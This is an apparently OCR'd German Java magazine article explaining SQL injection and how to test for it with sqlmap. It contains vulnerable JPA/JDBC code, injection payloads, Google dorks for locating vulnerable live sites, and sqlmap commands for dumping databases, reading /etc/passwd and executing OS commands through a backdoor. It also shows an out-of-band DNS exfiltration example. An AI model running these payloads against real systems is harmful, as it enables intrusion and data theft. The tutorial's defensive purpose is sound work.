Ausgabe 01/2021

Java aktuell

Praxis. Wissen. Networking. Das Magazin für Entwickler

D: 4,90 EUR | CH: 9,80 CHF | A: 5,60 EUR | Benelux: 5,80 EUR

4 191978 304903 01

Java aktuell

iJUG Verbund
www.ijug.eu

Java 15
Die Features im Überblick

Java-Libraries
fritz2, Vavr und Kotlin Arrow

Spring
Spring Data JPA, Spring HATEOAS und Spring mit React

WERKZEUGE
Tools & Frameworks

iJUG Verbund

Werden Sie Mitglied im iJUG!

Ab 15,00 EUR im Jahr erhalten Sie

30 % Rabatt auf Tickets der JavaLand

Jahres-Abonnement der Java aktuell

Mitgliedschaft im Java Community Process

www.ijug.eu

Sqlmap – so minimieren wir das Risiko von SQL-Injections

Matthias Altmann, Micromata GmbH

Von allen Angriffsvektoren auf Webanwendungen listet Akamai die SQL-Injection mit mehr als 65 Prozent als den häufigsten. Für die Studie wurden im Zeitraum 2017 bis 2019 etwas weniger als vier Milliarden Logs herangezogen [1]. Die OWASP, die die Top 10 der riskantesten Lücken herausgibt, listet sie sogar direkt unter Platz 1 [2]. Obwohl die Lücke schon seit mehr als 20 Jahren bekannt ist, ist sie offenbar nicht kleinzukriegen [3].

Einer der bekanntesten Fälle betrifft „rockyou", einst eine populäre Webseite, mit der Widgets und Werkzeuge für Social Media gebaut wurden. Im Jahr 2009 hat dort ein Hacker unter dem Pseudonym „Tom" mehr als 32 Millionen User-Accounts erbeutet. Die Tatwaffe: SQL-Injection. Heute befinden sich sämtliche Passwörter dieser Seite in einer Datei, die von Cyberkriminellen unter anderem für Wörterbuch-Angriffe genutzt wird und auch erfahrenen Penetrationstestern hinlänglich bekannt ist *[4]*. Allen, die tiefer in diesen Fall einsteigen möchten, sei der Podcast „Darknet Diaries Rockyou" empfohlen *[5]*.

Auch Java-Anwendungen sind von SQL-Injections nicht ausgenommen, wie die aktuell gelisteten Vorfälle zeigen *[6]*. Aber auch in JDBC- und JPA-basierten Anwendungen schleicht sich die gefährliche Lücke ein, die diese Angriffe erst möglich macht *[7]*. Zum Beispiel im Java Persistance API (JPA) *(siehe Listing 1)*.

Kann der Angreifende die `userId` kontrollieren, so kann er auch das JPQL-Statement kontrollieren. Ein Angriff im Rahmen einer eingeschränkten Syntax sähe dann so aus: `1' AND SUBSTRING(password,1,1)='p`.

```
String jpql = "select username from User where id = '"+ id + "'";
TypedQuery<String> q = em.createQuery(jpql, String.class);
return q.getResultList().get(0);
```

Listing 1

Gibt die Anwendung anschließend einen Fehler an den Nutzer weiter, zum Beispiel, dass sein Nutzername einmal angezeigt wird und einmal nicht, kann der Angreifer das Passwort ausspähen. Hat die Lücke über JDBC Einzug gehalten, hat der Angreifer alle Möglichkeiten, die ihm die jeweilige Backend-Datenbanksprache liefert *(siehe Listing 2)*.

Die beste Methode, um Webanwendungen vor SQL-Injections zu schützen, sind sogenannte „Prepared Statements". Sie betreffen SQL-Queries, genauer gesagt den Datenteil von SQL-Queries. Wenn wir sie in unserem Beispiel zum Einsatz bringen, würde das Ganze so aussehen wie in *Listing 3* gezeigt.

Exkurs: Alle, die ein Live-Beispiel zu JDBC und JPA im Kontext von Spring sehen möchten, werden auf GitHub fündig *[8]*.

Im Falle von JPA bietet es sich weiterhin an, das hier zur Verfügung gestellte JPA Criteria API zu verwenden. Doch zunächst zwei sachdienliche Hinweise vorweg:

1. Befinden sich die veränderlichen Eingaben nicht im Bereich der Datenliterale wie etwa in der Spalten- oder Tabellenauswahl beziehungsweise in der ORDER-BY-Klausel, sollten wir Entwickelnden unbedingt darüber nachdenken, die Programmlogik anzupassen.
2. Zudem kann es fatal sein, wenn Datenbank und Webanwendung auf demselben Server liegen, weil dann eine Kompromittierung der Datenbank auch zur Kompromittierung der Anwendung führen kann – und umgekehrt.

Im Folgenden wird gezeigt, wie wir eine Anwendung Stück für Stück prüfen können, wenn bedauerlicherweise eine Lücke für SQL-Injections bekannt geworden ist.

Das Tool dafür heißt „sqlmap" und wird auch bei echten Hacker-Angriffen häufig eingesetzt *[9]*. Es bietet umfangreiche Features, die im Verlauf des Textes vorgestellt werden.

Info: Neben dem genannten Spring-Projekt können die hier verwendeten Beispiele auch in einem GitHub-Projekt nachvollzogen werden *[10]*. Als Datenbank wird hier MySQL verwendet.

Identifikation der Lücke

Wer sehen will, welche Seiten anfällig für SQL-Injections sind, kann sich auf der Seite „Google Dorks" bedienen *[11]*. Eine aktuelle Liste

```
String sql = "select "
        + "* "
        + "from user where id = '"
        + id
        + "'";
Connection c = dataSource.getConnection();
ResultSet rs = c.createStatement().executeQuery(sql);
String out = "";
while (rs.next()) {
    out = out+rs.getString("username");
}
return out;
```

Listing 2

bestimmter Prüfungen für SQL Injections findet man, wenn man nach „Google Dorks SQL Injection" sucht *[12]*.

Der offensichtlichste Fall ist der, dass eine SQL-Fehlermeldung direkt an die Webseite zurückgeliefert wird.

Im genannten Docker-Projekt können wir mit `http://127.0.0.1:8781/inf_disclosure/specific_table/list_products.php?value=%27` einen solchen Fehler erzeugen, indem wir ein unbedachtes Single-Quote an den Get-Request anhängen *(siehe Abbildung 1)*.

Für einen Angreifer ist das ein klarer Hinweis auf diese Lücke. Trotz des offensichtlichen Fehlers sind eine Menge solcher Seiten im Internet zu finden, wie man dem Google Cache entnehmen kann: `inurl:"."php? "You have an error in your SQL syntax near" -forum -stackoverflow -mysql`.

Hinweis: Es ist nicht zu empfehlen, die Seiten direkt anzusurfen, da jeder Besuch den Besuch einer gehackten Seite bedeuten kann.

Weniger offensichtlich ist es, wenn keine direkte Fehlermeldung zurückkommt, aber sich das Verhalten der Website je nach Anfrage unterscheidet.

Ein Beispiel: `inurl:"gallery.php?id="`. Hinter dem Kürzel „id" stehen oft Primary Keys („primary key") einer Datenbank.

Begeben wir uns nun testweise in die Rolle des Angreifers und subtrahieren hier zwei Zahlen, beispielsweise `gallery.php?id=3-2`.

```
String jpql = "select username from User where id = :id";
TypedQuery<String> q = em.createQuery(jpql, String.class).
setParameter("id",Integer.parseInt(id));
return q.getResultList().get(0);
```

Listing 3

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''ORDER BY ProductName' at line 1
Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/inf_disclosure /specific_table/list_products.php:21 Stack trace: #0 {main} thrown in **/var/www/html/inf_disclosure /specific_table/list_products.php** on line **21**

Abbildung 1



Abbildung 2

Abbildung 3

Wenn dieser Eingriff ein Ergebnis auswirft (in unserem Fall wäre das die 1) und wir die gleiche Seite sehen, als wenn wir sie direkt mit `id=1` aufrufen würden, ist hier sehr wahrscheinlich ebenfalls eine SQL-Injection (im Folgenden auch kurz als SQLi bezeichnet) vorhanden.

Viele Anwendungen nutzen bestimmte Header, um den richtigen Inhalt anzuzeigen. Eine einfache Variante, das zu spiegeln, ist es, den Request mit einem Proxy wie OWASP ZAP *(siehe Abbildung 2)* oder Portswigger Burp abzufangen, in eine Datei zu speichern und dann als Basis für einen Testangriff zu nehmen *(siehe Abbildung 3)*.

Nun kommt `sqlmap` ins Spiel. `sqlmap` basiert auf Python und ist deswegen plattformunabhängig. Man kann es als ZIP-Datei installieren, je nach Betriebssystem per `apt` oder `brew`. Wer immer die aktuelle Version haben will, kann mit `sqlmap --update --answers='zipball=Y'` eine automatische Aktualisierung anstoßen.

In den einleitenden Code-Beispielen greift es insbesondere bei einer über JDBC eingeführten Lücke. Den zuvor abgefangenen Request, in dem wir eine SQLi vermuten, können wir dem Tool nun mitgeben: `sqlmap -r req.txt -p id -b`.

So prüfen wir, ob es eine Lücke gibt und ob sie ausnutzbar ist. Ist das der Fall, wird uns das Tool die Datenbank samt Version zurückgeben – in *Abbildung 4* und *5* beispielsweise die Bannerinformation für eine Maria-DB. Dann können wir loslegen, weitere Fragen zu stellen. Zum Beispiel, welcher Nutzer für die Datenbank verwendet wird.

Tipp: Dabei bietet es sich an, die Fragen nicht in jedem Durchgang erneut zu beantworten, sondern dafür `--batch` oder `--answers` zu verwenden. `--batch` nimmt die Standardantworten, `--answers` legt benutzerdefinierte Antworten fest. Lautet die Frage beispielsweise `"got a 301 redirect ... Do you want to follow? [Y/n]"`, so setzt `--answers="follow=Y"` den Redirect auf `true`.



Abbildung 4

```
GET parameter 'value' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: value (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: value=100' AND 3083=3083 AND 'PSel'='PSel

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: value=100' AND (SELECT 2128 FROM(SELECT COUNT(*),CONCAT(0x716a766271,(SELECT (ELT(2128=2128,1))),0x7178786a71,FLOOR(RAND(0)*2))x FROM INFORMATION
_SCHEMA.PLUGINS GROUP BY x)a) AND 'YHEj'='YHEj

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: value=100' AND (SELECT 4808 FROM (SELECT(SLEEP(5)))aUbP) AND 'flzl'='flzl

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: value=100' UNION ALL SELECT CONCAT(0x716a766271,0x62695a486d786c736154756542627463756b4e7472526a4f4e7072727a6f5a6a6b51764466697845,0x7178786a71),
NULL,NULL-- -
---
[15:27:44] [INFO] the back-end DBMS is MySQL
[15:27:44] [INFO] fetching banner
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
banner: '10.4.6-MariaDB-1:10.4.6+maria~bionic'
```

Abbildung 5

Der Aufruf zum Erfragen des aktuellen Nutzers kann dann so ausgeführt werden: `sqlmap -r req.txt -p id --batch --current-user` *(siehe Abbildung 6)*.

Als Nächstes können mit den folgenden Schritten beliebige Daten von der Anwendung gezogen werden. Rein theoretisch könnten wir uns sämtliche Daten der Datenbank ziehen. Das ist aber oft nur wenig sinnvoll, da nicht bekannt ist, wie groß die Datenbank ist und ob noch weitere Stolpersteine auftreten werden. Gezielt können aber folgende Fragen gestellt werden:

1. Welche Datenbanken sind auf dem System? *(siehe Listing 4* und *Abbildung 7)*

```
---
[15:36:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:36:57] [INFO] fetching current user
current user: 'user@%'
```

Abbildung 6

```
sqlmap -r req.txt -p id --batch -dbs
```

Listing 4

```
[15:38:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:38:37] [INFO] fetching database names
available databases [5]:
[*] capabilitiesdb
[*] cmsuserdb
[*] employeedb
[*] information_schema
[*] productdb
```

Abbildung 7

2. Welche Tabellen finden sich in der zuvor gefundenen Datenbank? *(siehe Listing 5* und *Abbildung 8)*
3. Welche Spalten finden sich in welcher Tabelle? *(siehe Listing 6* und *Abbildung 9)*
4. Wie sehen die Inhalte einer spezifischen Tabelle aus? *(siehe Listing 7*, *Abbildung 10* und *Abbildung 11)*

Wenn wir die Antwort etwas schneller haben wollen, können wir mit Threads spielen *(siehe Listing 8)*.

Lesen von Dateien

Die Daten liegen nun auf dem Server des Angreifers. Das kann gravierend sein, wenn man etwa an Kreditkarteninformationen oder andere sensible Informationen denkt.

Dem Angreifer ist es aber oftmals wichtig, längerfristig Zugriff zu behalten. Dafür verwendet er unter anderem die folgenden Möglichkeiten.

Mithilfe von `sqlmap -r req.txt -p id --batch -privileges` kann bestimmt werden, welche Privilegien der aktuelle Nutzer hat *(siehe Abbildung 12)*. Ist das FILE-Recht dabei, kann der Angreifer Dateien

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -tables
```

Listing 5

```
[15:49:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:49:09] [INFO] fetching tables for database: 'productdb'
Database: productdb
[1 table]
+----------+
| Products |
+----------+
```

Abbildung 8

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -T spezifische_Tabelle -columns
```

Listing 6

```
[15:50:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38, PHP 7.3.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:50:45] [INFO] fetching columns for table 'Products' in database 'productdb'
Database: productdb
Table: Products
[3 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| Price       | decimal(5,2) |
| ProductID   | int(11)     |
| ProductName | varchar(255) |
+-------------+-------------+
```

Abbildung 9

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -T spezifische_Tabelle -C spezifische_Spalten_getrennt_durch_Komma -dump
```

Listing 7

```
~ sqlmap -r req.txt -p value --batch -D productdb -T Products -C Price,ProductId,ProductName --dump
```

Abbildung 10

```
[15:52:50] [INFO] fetching entries of column(s) 'Price, ProductId, ProductName' for table 'Products' in database 'productdb'
Database: productdb
Table: Products
[3 entries]
+--------+-----------+-------------+
| Price  | ProductId | ProductName |
+--------+-----------+-------------+
| 70.10  | 1         | Product A   |
| 100.20 | 2         | Product B   |
| 1.20   | 3         | Product C   |
+--------+-----------+-------------+
```

Abbildung 11

```
sqlmap -r req.txt -p id --batch -D spezifische_DB -T spezifische_Tabelle --dump --threads=15
```

Listing 8

auslesen und schreiben: `sqlmap -r req.txt -p id --batch -file-read=Datei_mit_absolutem_Pfad`. Die *Abbildungen 13* und *14* zeigen, wie so etwas zum Auslesen der Datei `/etc/passwd` verwendet werden kann.

Stimmen die Betriebssystemrechte, kann auf diese Weise der gesamte Code heruntergeladen werden.

Wenn der Code ausgelesen ist, kann bestimmt werden, mit welchem Algorithmus die Passwörter in der Datenbank abgelegt werden. Der Angreifer nimmt sich dann eine Wörterliste, die er für ein selbstgeschriebenes Programm verwendet, in der er exakt den gleichen Algorithmus damit befüllt. Am Ende sucht er mit den zuvor gezeigten Befehlen die Ergebnisse in der Datenbank. Je nach Passwortkomplexität erhält er so die ersten Zugänge in die Webanwendung.

```
[15:55:51] [INFO] fetching database users privileges
database management system users privileges:
[*] 'user'@'%' [1]:
    privilege: FILE
```

Abbildung 12

```
~ sqlmap -r req.txt -p value --batch --file-read=/etc/passwd
```

Abbildung 13

```
[11:46:41] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[11:46:41] [INFO] the local file '[redacted].sqlmap/output/127.0.0.1/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (963 B)
files saved to [1]:
[*] [redacted].sqlmap/output/127.0.0.1/files/_etc_passwd (same file)

[11:46:41] [INFO] fetched data logged to text files under '[redacted].sqlmap/output/127.0.0.1'

[*] ending @ 11:46:41 /2020-07-23/

→ ~ cat [redacted].sqlmap/output/127.0.0.1/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:999:999::/home/mysql:/bin/sh
```

Abbildung 14

Schreiben von Dateien

Der nächste und letzte Schritt des Angreifers ist dann das Schreiben auf den Server. Hierfür sind gewisse Vorbedingungen notwendig, wie das genannte FILE-Privileg, aber auch Schreibrechte auf dem Betriebssystem.

Nun ist er nicht mehr weit davon entfernt, in den Server einzudringen. Das gilt insbesondere dann, wenn Webanwendung und Datenbank auf dem gleichen Server liegen, wie etwa bei Standard-LAMP-Anwendungen *[13]*. Mit `sqlmap -r req.txt -p id --batch --os-cmd=COMMAND` kann ein Befehl auf dem Server ausgeführt beziehungsweise Remote Code Execution durchgeführt werden. Ist das `FILE`-Recht mit der zuvor genannten Prüfung der Privilegien bestätigt und es funktioniert trotzdem nicht, kann es sein, dass man mit `--web-root` noch die Document Root anpassen muss.

Abbildung 15 zeigt zunächst den abgefangenen Request als Einstiegspunkt für die Lücke.

Mithilfe dieser Informationen kann das Kommando id auf dem Server erfragt werden – zu sehen in *Abbildung 16* und *17*.

Wer dieses Szenario nachspielen will, kann das auf GitHub tun *[13]*.

Hat der Angreifer erst einmal Schreibrechte auf die Document Root, kann er sich den Code so umgestalten, wie er möchte.

Ein Angriffsmuster ist es beispielsweise, die eingegebenen Credentials bei jedem Login mitzuloggen – und zwar im Klartext, also noch bevor sie in irgendwelche Hash-Algorithmen gepackt werden, damit man sich das Cracken der Hashes sparen kann.

```
~ cat req2.txt
GET http://127.0.0.1:8782/into_outfile/list_users.php?UserID=2 HTTP/1.1
Host: 127.0.0.1:8782
User-Agent: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Abbildung 15

```
~ sqlmap -r req2.txt -p UserID --os-cmd=id --web-root=/var/www/html/ --batch
```

Abbildung 16

```
[16:59:21] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://127.0.0.1:8782/tmpbtbhh.php
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
[16:59:21] [INFO] cleaning up the web files uploaded
[16:59:21] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 3 times
```

Abbildung 17

Wenn man mal nicht weiterweiß

Es kann passieren, dass man angesichts der vielen Möglichkeiten mit `sqlmap` den Überblick verliert. Wenn das passiert, hilft der Befehl `sqlmap -hh | grep Suchbegriff`. Er führt in die erweiterte Hilfe ein und sucht gleichzeitig nach dem entsprechenden Eintrag darin.

Was sqlmap nicht kann

Folgende Angriffe sind mit `sqlmap` schwierig zu detektieren:

Bei einer Second-Order-SQL-Injection spiegelt sich das Ergebnis nicht direkt in der HTTP Response, sondern erst später wider. Zwar hat `sqlmap` hierfür einen Parameter `--second-order`, dem man die URL zur Analyse mitgeben kann, das Tool erkennt die Lücken aber nicht von sich aus.

Bei der Out-of-Band-SQL-Injection erfolgt die Informationsgewinnung nicht wie üblich über den HTTP-Kanal, sondern über einen anderen Kanal wie etwa DNS. `sqlmap` kann das zwar auch, indem man mittels `--dns-domain=server` den vom Angreifer kontrollierten DNS-Server mitgibt. Allerdings muss man dafür einen eigenen DNS-Server besitzen, um an diese Informationen heranzukommen, was sich nicht immer einfach gestaltet.

Out-of-Band SQLi, auch OAST SQLi genannt, ist der heilige Gral der SQLi, weil hier sämtliche Fehler, die ein Programmierer so machen kann, unwichtig sind. Worauf es ankommt, ist die SQLi-Lücke an sich.

Was ist damit gemeint?

Das heißt, selbst wenn es überhaupt keine Rückmeldung eines SQL-Statements von der Anwendung gibt, also

- keine Fehlermeldung,
- keine unterschiedlichen HTTP-Response-Codes,
- keinerlei Möglichkeit, zwischen einem wahren und einem falschen SQL-Statement zu unterscheiden,
- nicht einmal eine synchrone Verarbeitung, da asynchrone Threads verwendet werden, es also keine zeitlichen Unterschiede gibt, die beispielsweise mit einer SQL-`SLEEP`-Anweisung hervorgerufen werden können,

dann kann die Methode Out-of-Band trotzdem greifen, da SQL-Queries abgesendet werden, die URLs aufrufen, die vom Angreifer gesteuert werden. Und die Rückmeldung über einen Kanal erfolgt vollkommen legitim über DNS-Abfragen. Hierfür reicht eine DNS-Anfrage mit einer Subdomain, die Informationen aus der Datenbank überträgt.

Beispiel: `passwordfromdb.attackerdnsserver.tld`.

Eine Möglichkeit, das auch ohne `sqlmap` einfach durchzuführen, ist das im Webapplication Proxy Portswigger Burp Pro befindliche Werkzeug Collaborator *[14]*.

Zusammenfassung

Um die Gefahr von SQL Injections zu mindern, sind Prepared Statements das A und O. Außerdem sollten wir Datenbank und Anwendungsserver immer voneinander trennen und der Datenbank nur einen Nutzer zuweisen, der seinerseits nur die Privilegien besitzt, die absolut notwendig sind. Ferner lohnt es sich zu prüfen, ob man HTTP-Anfragen aus der Datenbank heraus blockt, um so auch OAST SQLi zu blocken.

Wenn wir diese grundlegenden Prinzipien beachten, können wir das Risiko von SQL-Injections substanziell minimieren.

Referenzen:

[1] *https://www.akamai.com/de/de/multimedia/documents/state-of-the-internet/soti-security-web-attacks-and-gaming-abuse-report-2019.pdf*
[2] *https://owasp.org/www-project-top-ten/*
[3] *http://phrack.org/issues/54/8.html*
[4] *https://www.kali.org/*
[5] *https://darknetdiaries.com/episode/33/*
[6] *https://www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html*
(CVE-Liste SQL-Injection, hier nach Java suchen)
[7] *https://www.baeldung.com/sql-injection*
[8] *https://github.com/secf00tprint/payloadtester_sqli/tree/master/sqli_victim_webapp_java*
[9] *https://www.youtube.com/watch?v=oI_ZhFCS3AQ*
[10] *https://github.com/secf00tprint/payloadtester_sqli*
[11] *https://www.exploit-db.com/google-hacking-database*
[12] *https://gbhackers.com/latest-google-sql-dorks/*
[13] *https://github.com/secf00tprint/payloadtester_sqli/tree/master/sqli_victim_lamp*
[14] *https://portswigger.net/web-security/sql-injection/blind*
Kapitel "Exploiting blind SQL injection using out-of-band (OAST) techniques"

Matthias Altmann
Micromata GmbH
m.altmann@micromata.de

Matthias Altmann ist Softwareentwickler und IT-Security-Experte bei der Micromata GmbH, wo er gemeinsam mit seinen Kollegen den Bereich IT-Sicherheit betreut und fortentwickelt. Er ist außerdem Mitbegründer und Organisator des IT-Security-Meetups Kassel (https://www.meetup.com/de-DE/IT-Security-Kassel/) und teilt sein Know-how darüber hinaus auch auf Fachkonferenzen, in Fachbeiträgen und gelegentlich auch auf seinem Blog https://secf00tprint.github.io/blog/about.html.

Java aktuell

Mehr Informationen zum Magazin und Abo unter:

https://www.ijug.eu/de/java-aktuell

iJUG Verbund
www.ijug.eu

JavaLand

16. - 18. März 2021
in Brühl bei Köln

Programm jetzt online

Hybride Veranstaltung

Was die JavaLand als Plattform für Wissentransfer und Networking ausmacht, kannst du vor Ort im Phantasialand oder online erleben. Als Teilnehmer entscheidest du selbst!

Präsentiert von: DOAG Heise Medien

Community Partner: iJUG Verbund

www.javaland.eu